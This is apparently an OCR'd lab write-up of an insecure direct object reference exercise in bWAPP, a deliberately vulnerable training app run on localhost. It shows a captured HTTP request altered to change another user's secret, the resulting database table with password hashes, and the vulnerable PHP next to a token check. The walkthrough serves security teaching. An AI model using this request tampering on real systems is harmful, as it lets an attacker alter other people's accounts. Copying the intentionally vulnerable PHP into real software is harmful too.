
# A4 - Insecure Direct Object References(IDOR)- POC

**Security Level: low**

Simply a text box, asking for the new secret key.




/ Insecure DOR (Change Secret) /

Change your secret.


New secret:

Intercepting request provide us the username of the logged in user which can be modified,




```
POST /bwapp/insecure_direct_object_ref_1.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
Origin: https://localhost
Connection: close
Referer: https://localhost/bwapp/insecure_direct_object_ref_1.php
Cookie: security_level=0; PHPSESSID=12fliheorh77607cj740u9omvp
Upgrade-Insecure-Requests: 1

secret=mynewsecret&login=bee&action=change
```

Now if we know the username of any other user then we can modify the request to make changes in someone else account whose account access we don’t have.




```
secret=mynewsecret&login=john&action=change
```

Like here we changes it to that of john to add this secret to john’s accounts, but for this there mmust be a user name john. Now if we take a look at the mysql database we can see that we have changes the secret of john account from bee’s account.


localhost/phpmyadmin/sql.php?server=1&db=bwapp&table=users&pos=0
phpMyAdmin
Recent
Favorites
New
bwapp
New
blog
heroes
movies
users
visitors
information_schema
mynewdtabase1
mysql
Server: 127.0.0.1 » Database: bwapp » Table: users
Browse
Structure
SQL
Search
Insert
Export
Import
More
□ Profiling [Edit inline] [ Edit ] [ Explain SQL ] [ Create PHP code ] [ Refresh]
ws: 25
Filter rows: Search this table
Sort by key: None
lected:
Edit
Copy
Delete
Export

| id | login | password | email | secret | activation_code |
|---|---|---|---|---|---|
| 1 | A.I.M. | 6885858486f31043e5839c735d99457f045affd0 | bwapp-aim@mailinator.com | A.I.M. or Authentication Is Missing | NULL |
| 2 | bee | 6885858486f31043e5839c735d99457f045affd0 | bwapp-bee@mailinator.com | kkko | NULL |
| 3 | john | 8cb2237d0679ca88db6464eac60da96345513964 | john@gmail.com | mynewsecret | NULL |


If we look at the source code we can see that there is no condition or validation except character filter.



```
    // If the security level is not MEDIUM or HIGH
    if($_COOKIE["security_level"] != "1" && $_COOKIE["security_level"] != "2")
    {

        if(isset($_REQUEST["login"]) && $_REQUEST["login"])
        {

            $login = $_REQUEST["login"];
            $login = mysqli_real_escape_string($link, $login);

            $secret = mysqli_real_escape_string($link, $secret);
            $secret = htmlspecialchars($secret, ENT_QUOTES, "UTF-8");

            $sql = "UPDATE users SET secret = '" . $secret . "' WHERE login = '" . $login . "'";
```


**Security Level: medium/high**

Trying the same but this time No login parameter in the request rather it is assigning unique random token to each user in each request to prevent data tempering.



```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 79
Origin: https://localhost
Connection: close
Referer: https://localhost/bwapp/insecure_direct_object_ref_1.php
Cookie: security_level=1; PHPSESSID=12fliheorh77607cj740u9omvp
Upgrade-Insecure-Requests: 1

secret=mediumlevel&token=008931e701a0b388d704781c7cc3029fd83561b2&action=change
```

If we see the code we can see that it is validating each request:



```
// If the security level is MEDIUM or HIGH
if(!isset($_REQUEST["token"]) or !isset($_SESSION["token"]) or $_REQUEST["token"] != $_SESSION["token"])
{

    $message = "<font color=\"red\">Invalid token!</font>";

}

else
{

    $secret = mysqli_real_escape_string($link, $secret);
    $secret = htmlspecialchars($secret, ENT_QUOTES, "UTF-8");

    $sql = "UPDATE users SET secret = '" . $secret . "' WHERE login = '" . $login . "'";
```